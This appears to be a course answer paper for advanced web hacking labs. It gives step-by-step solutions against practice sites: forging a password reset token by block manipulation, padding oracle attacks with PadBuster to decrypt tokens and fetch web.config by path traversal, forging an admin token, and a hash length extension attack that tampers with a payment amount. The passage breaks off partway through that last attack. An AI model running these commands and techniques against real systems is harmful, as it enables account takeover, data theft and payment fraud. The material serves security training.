

Advanced Web Hacking (Part 2)

Answer Paper



Contents

Module: Breaking Crypto.....	2
Known Plaintext Attack	2
Padding Oracle Attack	6
Exploiting padding oracles with fixed IVs.....	14
Hash length extension Attack.....	20
Auth Bypass using pre-shared MachineKey.....	31
Module: Remote Code Execution (RCE).....	39
PHP Object Injection	39
PHP Deserialization Attack	43
Java Deserialization Attack - Binary	48
Bonus: Tricky Java Deserialization Attack - Binary.....	54
Java Deserialization Attack - XML.....	69
Jackson JSON Deserialization Attack	76
.NET Serialization Attack.....	80
Python Serialization Attack.....	87
Bonus: Plex Python Deserialization.....	93
Ruby/ERB Template Injection	97

Module: Breaking Crypto

Known Plaintext Attack


Challenge URL: <http://topup.webhacklab.com/Account/ForgotPassword>

- Reset the password of the user “johnwebhacklab@gmail.com” by generating a valid password reset link


Solution:

Step 1: Initiate the forgot password request as user

“bbbbbbbbbbbbbbbjohnwebhacklab@gmail.com” into the topup application:



Step 2: The user will receive the password reset link with a “token” in the registered email as shown below:



<http://topup.webhacklab.com/Account/ResetPassword?code=6cD0nQOLXoX5XIJubw3SIDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D&userId=b19d4b82-56ad-407d-9191-9715c1698166>

Send another password reset request for the same username and notice that the token in the password reset link remains constant.

Step 3: Register another account with email “aaaaaaaaaaaaaaaajohnwebhacklab@gmail.com” and request a password reset for this account. Convert the token to Hex as described below, we can notice that portion of the Hex is same for both the accounts, suggesting that the encryption algorithm in use generates the same output for a given plain text:

<http://topup.webhacklab.com/Account/ResetPassword?userId=b314960e-dbaf-4979-b841-0c6b175c3dab&code=%2BvheISv88Uo85I4reA7D%2BDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D%2F>

User : aaaaaaaaaaaaaaaaajohnwebhacklab@gmail.com

Token Value = +vheISv88Uo85I4reA7D+DDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/

Base64 to Bytes to Hex:

```
root@Kali:~# echo  
"+vheISv88Uo85I4reA7D+DDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/" | base64 -d  
| xxd -p
```

Hex Value =

FAF85E212BFCF14A3CE65E2B780EC3F830D74AEE4AF6EE6BA002F0B4810625CF21085A29D
A4087E23E8B71E1763FC0FF

Step 4: Based on the analysis in last step hijack the account “johnwebhacklab@gmail.com” by registering another account bbbbbbbbbbjohnwebhacklab@gmail.com and trimming off the first 16 bytes from the password reset token of this user and creating a password reset link for “johnwebhacklab@gmail.com” :

User : bbbbbbbbbbjohnwebhacklab@gmail.com

Token Value =6cD0nQOLXoX5XIJubw3SIDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/

Base64 to Bytes to Hex:

```
root@Kali:~# echo  
"6cD0nQOLXoX5XIJubw3SIDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/" | base64 -  
d | xxd -p
```

Hex Value =

E9C0F49D038B5E85F95E526E6F0DD22030D74AEE4AF6EE6BA002F0B4810625CF21085A29DA
4087E23E8B71E1763FC0FF

Password Reset token for johnwebhacklab@gmail.com user is

Hex Value = 30D74AEE4AF6EE6BA002F0B4810625CF21085A29DA4087E23E8B71E1763FC0FF

Hex to Bytes to Base64:

```
root@Kali:~# echo  
"30D74AEE4AF6EE6BA002F0B4810625CF21085A29DA4087E23E8B71E1763FC0FF" | xxd -r -p  
| base64
```

Base64 Encoded Token Value = MNdK7kr27mugAvC0gQYIzyElWinaQIfiPotx4XY/wP8=

Step 5: Navigate to

<http://topup.webhacklab.com/Account/ResetPassword?code=MNdK7kr27mugAvC0gQYIzyEIWinaQlfiPotx4XY/wP8=&userId=b314960e-dbaf-4979-b841-0c6b175c3dab> and change the password of user “johnwebhacklab@gmail.com”:

The screenshot shows a web page titled "Reset password". At the top, there is a navigation bar with links for HOME, TOPUP, VOUCHERS, SHOP, LOGIN, and REGISTER. Below the navigation bar is a large input field for "Email" containing "johnwebhacklab@gmail.com". Underneath it are two more input fields: "Password" and "ConfirmPassword", both containing several black dots. At the bottom of the form is a red "RESET" button.

Step 6: The Figure shows that the application allowed to change the password using the token

The screenshot shows a web page with the title "Reset password confirmation.". The main content area contains the text "Your password has been reset. Please [click here to log in](#)". At the bottom of the page, there is a copyright notice: "© 2018 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Statute, Cambridge, CB1 2JD, UK". There are also three small gray squares in the footer area.

Padding Oracle Attack

Challenge URL: http://topup.webhacklab.com/download.aspx?invoice={ciphertext_invoice}

Identify a padding oracle vulnerability to:

- Decrypt the ciphertext for the invoice parameter.
- Encrypt the payload to download the content of the “web.config” file from the server

Solution:

The application takes an encrypted parameter filename to retrieve invoice details from the server.

Step 1: When a valid ciphertext value is passed to the filename parameter, the application returns the content of a file as shown in the figure below.

<http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvloRbULfadd1LWrHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA==>

topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvloRbULfadd1LWrHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA==

Health Check Shopping Portal Topup Website MBlog Portal JWT Database Connection Resume Uploading NodeJS Node RCE

NOT SO SECURE

Invoice No#: 2567
Date : 7/11/2018 1:43:48 AM

CB1 Business Centre,
Twenty Station Road Cambridge
CB1 2JD United Kingdom

sunil@webhacklab.com

Payment Method	Card
Amount	310 GBP
Item	Price
Vodafone	310 GBP
Total: 310 GBP	

Step 2: When an invalid ciphertext value is passed to the filename parameter, it responds with bad padding error.

<http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYg w6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBaA==>



A screenshot of a web browser window. The address bar shows the URL: "topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYg w6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBaA==". Below the address bar is a navigation bar with several items: "NotSoSecure", "Health Check", "Shopping Portal", "Topup Website", "MBlog Portal", "JWT", "Database Connection", "Resume Uploading", "NodeJS", and "Node RCE". The main content area of the browser displays the text: "Padding is invalid and cannot be removed."

This behaviour can further be used to identify whether the encrypted value has proper padding or not.

Step 3: Padbuster tool can be used to automate the padding oracle attacks. Decrypt ciphertext using the following command:

```
./padbuster.pl  
"http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1L  
WrfHVuYg w6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA=="  
"hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYg w6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP8  
82ywGBkA==" 16 -encoding 0 -error "Padding"
```

```
+-----+  
| PadBuster - v0.3.3 |  
| Brian Holyfield - Gotham Digital Science |  
| labs@gdssecurity.com |  
+-----+
```

INFO: The original request returned the following

```
[+] Status: 200  
[+] Location: N/A  
[+] Content Length: 6895
```

INFO: Starting PadBuster Decrypt Mode

*** Starting Block 1 of 3 ***

- [+] Success: (156/256) [Byte 16]
- [+] Success: (160/256) [Byte 15]
- [+] Success: (75/256) [Byte 14]
- [+] Success: (238/256) [Byte 13]
- [+] Success: (104/256) [Byte 12]
- [+] Success: (63/256) [Byte 11]
- [+] Success: (189/256) [Byte 10]
- [+] Success: (71/256) [Byte 9]
- [+] Success: (23/256) [Byte 8]
- [+] Success: (203/256) [Byte 7]
- [+] Success: (183/256) [Byte 6]
- [+] Success: (33/256) [Byte 5]
- [+] Success: (229/256) [Byte 4]
- [+] Success: (93/256) [Byte 3]
- [+] Success: (191/256) [Byte 2]
- [+] Success: (95/256) [Byte 1]

Block 1 Results:

- [+] Cipher Text (HEX): b7da75dd4b5ab7c756e620c3a00021d5
- [+] Intermediate Bytes (HEX): b14ead16d3423fe0b144c79d16b66265
- [+] Plain Text: 42ba14117a724295

*** Starting Block 2 of 3 ***

- [+] Success: (29/256) [Byte 16]
- [+] Success: (191/256) [Byte 15]
- [+] Success: (202/256) [Byte 14]
- [+] Success: (62/256) [Byte 13]
- [+] Success: (1/256) [Byte 12]
- [+] Success: (240/256) [Byte 11]
- [+] Success: (40/256) [Byte 10]
- [+] Success: (149/256) [Byte 9]
- [+] Success: (5/256) [Byte 8]
- [+] Success: (118/256) [Byte 7]
- [+] Success: (151/256) [Byte 6]
- [+] Success: (140/256) [Byte 5]
- [+] Success: (30/256) [Byte 4]
- [+] Success: (225/256) [Byte 3]
- [+] Success: (28/256) [Byte 2]
- [+] Success: (59/256) [Byte 1]

Block 2 Results:

```
[+] Cipher Text (HEX): 2ddfe3e1aa3139274863d6ebbd79df30  
[+] Intermediate Bytes (HEX): d5eb11ef786280f263df16fac63543e2  
[+] Plain Text: b1d238755969f5b7
```

*** Starting Block 3 of 3 ***

```
[+] Success: (198/256) [Byte 16]
[+] Success: (42/256) [Byte 15]
[+] Success: (143/256) [Byte 14]
[+] Success: (78/256) [Byte 13]
[+] Success: (27/256) [Byte 12]
[+] Success: (37/256) [Byte 11]
[+] Success: (145/256) [Byte 10]
[+] Success: (181/256) [Byte 9]
[+] Success: (219/256) [Byte 8]
[+] Success: (200/256) [Byte 7]
[+] Success: (207/256) [Byte 6]
[+] Success: (54/256) [Byte 5]
[+] Success: (127/256) [Byte 4]
[+] Success: (103/256) [Byte 3]
[+] Success: (72/256) [Byte 2]
[+] Success: (237/256) [Byte 1]
```

Block 3 Results:

```
[+] Cipher Text (HEX): 709bd7a45bc220c3043fcf36cb018190  
[+] Intermediate Bytes (HEX): 03b7978cc63a322c4368dde0b672d43b  
[+] Plain Text: .html
```

** Finished ***

[+] Decrypted value (ASCII): 42ba14117a724295b1d238755969f5b7.html

[+] Decrypted value (HEX):
34326261313431313761373234323935623164323338373535393639663562372E68746D6C0B0B
0B0B0B0B0B0B0B0B0B0B0B



Alternative: padding-oracle-attacker tool can be used to automate the padding oracle attacks.

Decrypt ciphertext using the following command:

padding-oracle-attacker decrypt "http://topup.webhacklab.com/download.aspx?invoice=" b64:hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIM MEP882ywGBkA== 16 Padding -e base64



Encrypt payload to download arbitrary files (web.config in this case)

Step 4: Run padbuster with "-plaintext" argument to create a ciphertext for the plaintext
"../web.config"

```
./padbuster.pl
"http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1
LWrfHVuYgw6AAIdUt3+PhqjE5j0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA=="
"hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYgw6AAIdUt3+PhqjE5j0hj1uu9ed8wcJvXpFvCIMMEP
882ywGBkA==" 16 -encoding 0 -error "Padding" -plaintext ../..//web.config
```

```
+-----+
| PadBuster - v0.3.3 |
| Brian Holyfield - Gotham Digital Science |
| labs@gdssecurity.com |
+-----+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 643

INFO: Starting PadBuster Encrypt Mode
[+] Number of Blocks: 2

[+] Success: (212/256) [Byte 16]
[+] Success: (196/256) [Byte 15]
[+] Success: (44/256) [Byte 14]
[+] Success: (219/256) [Byte 13]
[+] Success: (223/256) [Byte 12]
[+] Success: (26/256) [Byte 11]
[+] Success: (109/256) [Byte 10]
[+] Success: (118/256) [Byte 9]
[+] Success: (235/256) [Byte 8]
[+] Success: (142/256) [Byte 7]
[+] Success: (231/256) [Byte 6]
[+] Success: (142/256) [Byte 5]
[+] Success: (215/256) [Byte 4]
[+] Success: (82/256) [Byte 3]
[+] Success: (124/256) [Byte 2]
[+] Success: (209/256) [Byte 1]
```

Block 2 Results:

```
[+] New Cipher Text (HEX): 2f9bb0346e02680c9284f03431c72e3d
[+] Intermediate Bytes (HEX): 3f8ba0247e12781c8294e02421d73e2d

[+] Success: (26/256) [Byte 16]
[+] Success: (125/256) [Byte 15]
[+] Success: (45/256) [Byte 14]
[+] Success: (93/256) [Byte 13]
[+] Success: (251/256) [Byte 12]
[+] Success: (158/256) [Byte 11]
[+] Success: (194/256) [Byte 10]
[+] Success: (31/256) [Byte 9]
[+] Success: (7/256) [Byte 8]
[+] Success: (63/256) [Byte 7]
[+] Success: (239/256) [Byte 6]
[+] Success: (107/256) [Byte 5]
[+] Success: (140/256) [Byte 4]
[+] Success: (105/256) [Byte 3]
[+] Success: (206/256) [Byte 2]
[+] Success: (185/256) [Byte 1]
```

Block 1 Results:

```
[+] New Cipher Text (HEX): 7913b657b735bc958b17076fc9b6e880
[+] Intermediate Bytes (HEX): 573d9979991acbf0e9396400a7d081e7
```

** Finished ***

```
[+] Encrypted value is:  
eR02V7c1vJWFwdvybbogC%2BbsDRuAmgMkoTwNDHHLj0AAAAAAAAAAAAAAA
```

Alternative: Run padding-oracle-attacker with "encrypt" argument to create a ciphertext for the plaintext "../web.config"

```
padding-oracle-attacker encrypt "http://topup.webhacklab.com/download.aspx?invoice=..\..\web.config" 16 Padding -e base64
```

Step 5: Open the following URL to view the contents of the web.config file in HTML source.

view-
source:<http://topup.webhacklab.com/download.aspx?invoice=eRO2V7c1vJWLFWdvybogC%2BbsDRuAmgMkoTwNDHHLj0AAAAAAAAAAAAAA>

```
SoSecure Health Check Shopping Portal Topup Website MBlog Portal JWT Database Connection Resume Uploading NodeJS Node RCE
\Windows\Microsoft.Net\Framework\vx.x\Config
-->
<configuration>

<appSettings />
<connectionStrings />
<system.web>
<!--
    Set compilation debug="true" to insert debugging
    symbols into the compiled page. Because this
    affects performance, set this value to true only
    during development.
-->
<compilation debug="true">
    <assemblies>
        <add assembly="System.Core, Version=3.5.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
        <add assembly="System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" />
        <add assembly="System.Data.DataSetExtensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
        <add assembly="System.Xml.Linq, Version=3.5.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
    </assemblies>
</compilation>
<!--
    The <authentication> section enables configuration
    of the security authentication mode used by
    ASP.NET to identify an incoming user.
-->
<authentication mode="Windows" />
<!--
    The <customErrors> section enables configuration
    of what to do if/when an unhandled error occurs
    during the execution of a request. Specifically,
    it enables developers to configure html error pages
    to be displayed in place of a error stack trace.
-->
<customErrors mode="RemoteOnly" defaultRedirect="GenericErrorPage.htm">
    <error statusCode="403" redirect="NoAccess.htm" />
```

Exploiting padding oracles with fixed IVs

Challenge URL: <http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile>

- Access the file where id=0 which can only be accessible by an admin.

Solution:

Step 1: Log in to the application and click on the 'support' button and click on the 'View' link as shown in Figure:

The screenshot shows a web browser window with the URL <http://reimbursement.webhacklab.com/Support> in the address bar. The page title is "Expense Reimburse". Below it, there's a "Support" section with the sub-section "Add or View your support ticket". Underneath, there are two buttons: "Add Ticket: [Add]" and "View All Tickets: [View]". The "[View]" button is highlighted with a red rectangle.

Step 2: To view the file content uploaded along with a support ticket when it's created. It is required to click on the link mentioned in 'FileName' column as shown in figure:

The screenshot shows a web browser window with the URL <http://reimbursement.webhacklab.com/Support/ViewTicket> in the address bar. The page title is "Expense Reimburse". Below it, there's a "Support Ticket Details" section with a table. The table has four columns: "DateTime", "Title", "Description", and "FileName". The "FileName" column contains the value "637243984659041027_sample.txt", which is highlighted with a red rectangle. Below the table, it says "Showing 1 to 1 of 1 entries" and has navigation buttons for "Previous", "1", and "Next".

Step 3: Upon clicking on the link of the above step, the application sends a request to the server which contains file id in the 'id' parameter and user token. If user token is valid and file id belongs to logged in user then application responds with file content of supplied id parameter as shown in figure:

```

Send Cancel < > Target: http://reimbursement.webhacklab.com
Request
Raw Params Headers Hex
1 GET /Support/LoadSupportTicketFile?id=9003666&token=
[redacted]
HTTP/1.1
2 Host: reimbursement.webhacklab.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8
9
10
11
12 This is sample ticket

```

Step 4: Based on the exercise challenge if we directly try to access a file where id=0 then the application responds with 'File not found!!' error message as shown in Figure:

```

Send Cancel < > Target: http://reimbursement.webhacklab.com
Request
Raw Params Headers Hex
1 GET /Support/LoadSupportTicketFile?id=0&token=
[redacted]
HTTP/1.1
2 Host: reimbursement.webhacklab.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8
9
10
11
12 File not found!!

```

Step 5: To access a file where id=0, it is required to send the token which belongs to the user who is owning a file where id=0. To achieve this, we have to modify the token but when we try to modify token application respond with 'padding error' as shown in the figure:

The screenshot shows the Burp Suite proxy tool. The top status bar indicates the target is `http://reimbursement.webhacklab.com`. The "Request" tab is selected. The raw request is displayed as:

```
1 GET /Support/LoadSupportTicketFile?id=5371369&token=
bc772f3d45ad987c644738525a20c54e0aa6c6d90db370d1ea362a0bcb08c1b0fdf20df1d76e472d5364343855d21900
HTTP/1.1
```

Below the request, there are several buttons: a question mark icon, a gear icon, a left arrow, a right arrow, and a search input field containing "Search...". To the right of the search field are two buttons: "0 matches" and "Pretty".

Step 6: Let's try to decrypt the token using Padbuster utility as shown in figure:

Command:

```
./padbuster.pl  
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=X&token=$TOKEN$ \"$TOKEN$\" 16 -encoding 1 -cookies  
.AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$ -error \"Padding\"
```

Alternative: Let's try to decrypt the token using padding-oracle-attacker utility as shown in figure:

Command:

```
padding-oracle-attacker decrypt  
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=X&token=  
" "hex:$TOKEN$" -H "Cookie: .AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$"  
16 Padding -e hex
```

Step 7: Try to create token where "user": "admin" using padbuster as shown in figure:

Command:

```
./padbuster.pl  
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=0&token=$TOKEN$" "$TOKEN$" 16 -encoding 1 -cookies  
.AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$ -error "Padding" -plaintext  
'", "user": "admin"}'
```



Alternative: Try to create token where "user":"admin" using padding-oracle-attacker as shown in figure:

Command:

```
padding-oracle-attacker encrypt  
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=0token="  
-H "Cookie: .AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$"  
' ", "user": "admin"}' 16 Padding -e hex
```

Step 8: Now take the 1st 2 blocks i.e. 32 bytes (64 hex characters) of the original token and append it with the newly generated arbitrary text as shown above to access id=0.

Hash length extension Attack

Challenge URL: <http://topup.webhacklab.com/Shop/Topup> [Payment]

- Buy a topup at less than total payable amount using your registered account.

Solution:

Step 1: Login and navigate to the topup feature of the recharge application. Select a topup and initiate the payment process.

The screenshot shows the O2 Checkout interface. At the top, it says "Checkout" and "O2". Below that, there's a table showing a topup selection:

O2	02	Back ←
Service charge	300 GBP	
Voucher Discount	10 GBP	
Membership Discount (%)	NA	
	0	

Below the table, it says "Total 310 GBP". Underneath, there's a section for applying a voucher code:

Apply voucher code (if any)
Apply voucher code and get up to 80% discount

Voucher: 4f324d3130444543 APPLY PAY NOW

Step 2: Intercept the request and send this request to Repeater

The screenshot shows the NetworkMiner tool with the "Intercept" tab selected. It displays a captured POST request to "Request to http://pay.webhacklab.com:80 [192.168.200.10]". The request body contains the following parameters:

```
transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1&email=sanjay.nss%40mailinator.com&amount=279&currency=GBP&productinfo=Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+address+you+filed+in.+That+way+you%E2%80%99ll+always+stay+connected%21&hash=584e373b3c9c5aa6b3ede1129a848083
```

Step 3: Notice that payment amount from the original request is being displayed in the response.

Send Cancel < > Target: http://pay.webhacklab.com

Request

Pretty Raw \n Actions Select extension... ▾

```

1 POST /pg.php HTTP/1.1
2 Host: pay.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 309
9 Origin: http://topup.webhacklab.com
10 Connection: close
11 Referer: http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=27a9b038-6545-4245-8f18-ec1832fb8a3f&notes=
12 Upgrade-Insecure-Requests: 1
13
14 transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1&email=sanjay.nss%40mailinator.com&amount=279&currency=GBP&productinfo=Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+address+you+filled+in.+That+way+you%E2%80%99ll+always+stay+connected%21&hash=584e373b3c9c5aa6b3ede1129a848083

```

0 matches

Response

Pretty Raw Render \n Actions Select extension... ▾

```

58 <span>Amount</span>
59 <span class="mdl-list__item-text-body">
60 279 GBP
61 </span>
62 </li>

```

2 matches

Done 7,885 bytes | 283 r

Step 4: By tampering the values of different parameters we can identify that the application gives an error message “Hash validation failed” when the “transactionid”, “email” or “amount” parameters are tampered.

Note: This suggests that the “hash” might be using the values of these three parameters, however generating hashes of these parameters combined does not match the value of “hash”. The reason for this could be a secret being used for hash generation along with these values.

Target: <http://pay.webhacklab.com>

Request

Pretty Raw \n Actions Select extension...

```

1 POST /pg.php HTTP/1.1
2 Host: pay.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 297
9 Origin: http://topup.webhacklab.com
10 Connection: close
11 Referer: http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=27a9b038-6545-4245-8f18-ec1832fb8a3f&notes=
12 Upgrade-Insecure-Requests: 1
13
14 transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1&email=dummy@dummy.com&amount=279&currency=GBP&productinfo=Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+address+you+illed+in.+That+way+you%E2%80%99ll+always+stay+connected%21&hash=584e373b3c9c5aa6b3ede1129a848083

```

0 matches

Response

Pretty Raw Render \n Actions Select extension...

```

Content-Type: text/html; charset=UTF-8
Content-Length: 30
Connection: close
Content-Type: text/html; charset=UTF-8
<br/> Hash validation failed

```

0 matches

Done 365 bytes | 322 ms

Step 5: Using the tool “hash_extender” generate multiple hashes with different padding length using the following command. Notice that we want to change the price from ‘279’ to ‘10’

```
root@Kali:~/tools/hash_extender# ./hash_extender --data  
3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay.nss@mailinator.com279 --secret-min 8 --  
secret-max 18 --append 10 --signature 584e373b3c9c5aa6b3ede1129a848083 --  
format md5 --out-data-format html -table
```

Where,

--data = It's a combination of transactionid+email+amount

--signature = It's a value of the hash parameter from the request



Step 6: Send the HTTP Request captured in **Step 2** to Intruder.

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type:

```

1 | POST /pg.php HTTP/1.1
2 Host : pay.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 309
9 Origin: http://topup.webhacklab.com
10 Connection: close
11 Referer:
    http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=2
    7a9b038-6545-4245-8f18-ec1832fb8a3f&notes=
12 Upgrade-Insecure-Requests: 1
13
14 transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1&email=sanjay.nss%40mailinator.com&
    amount=279&currency=GBP&productinfo=
    Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+
    address+you+filled+in.+That+way+you%E2%80%99ll+always+stay+connected%21&hash=
    584e373b3c9c5aa6b3ede1129a848083

```

Step 7: Create the Intruder payload as shown below.

Payload Value: Starting from the email address till last NULL byte (%00) without amount parameter value.

Step 8: Replace the hash parameter value from the payload generated in **Step 5**.

The terminal window shows the command ./hash_extender --data 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay.nss@mailinator.com279 --secret-min 8 --secret-max 18 --append 10 --signature 584e373b3c9c5aa6b3ede1129a848083 --format md5 --out-data-format html --table | tee output.txt. The output contains several MD5 hash values, with the last one being dd2eaf62d5bd0e00ffc3aa941e6c3e36.

The file explorer window shows a file named Photos - 8.png. The file content is a configuration for payload positions. It includes an 'Attack type' dropdown set to 'Sniper'. The configuration details the HTTP request headers and body for a POST request to http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=279b038-6145-4245-8f18-ec1832fb8a3f¬es=. The body of the request includes transaction_id=3ea96ed2ecfa48d3bec38b1772bf0cb1&email=\$sanjay.nss@mailinator.com\$&amount=10¤cy=GBP&productinfo=Recharge%20You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+address+you+filled+in+That+way+you%E2%80%99ll+always+stay+connected%21&hash=dd2eaf62d5bd0e00ffc3aa941e6c3e36.

Step 9: Select the 'email' parameter as injection point, change the value of the amount parameter from '279' to '10'.

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

Start attack

```

1 POST /pg.php HTTP/1.1
2 Host: pay.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 309
9 Origin: http://topup.webhacklab.com
10 Connection: close
11 Referer:
    http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=2
    7a9b038-6545-4245-8f18-ec1832fb8a3f&notes=
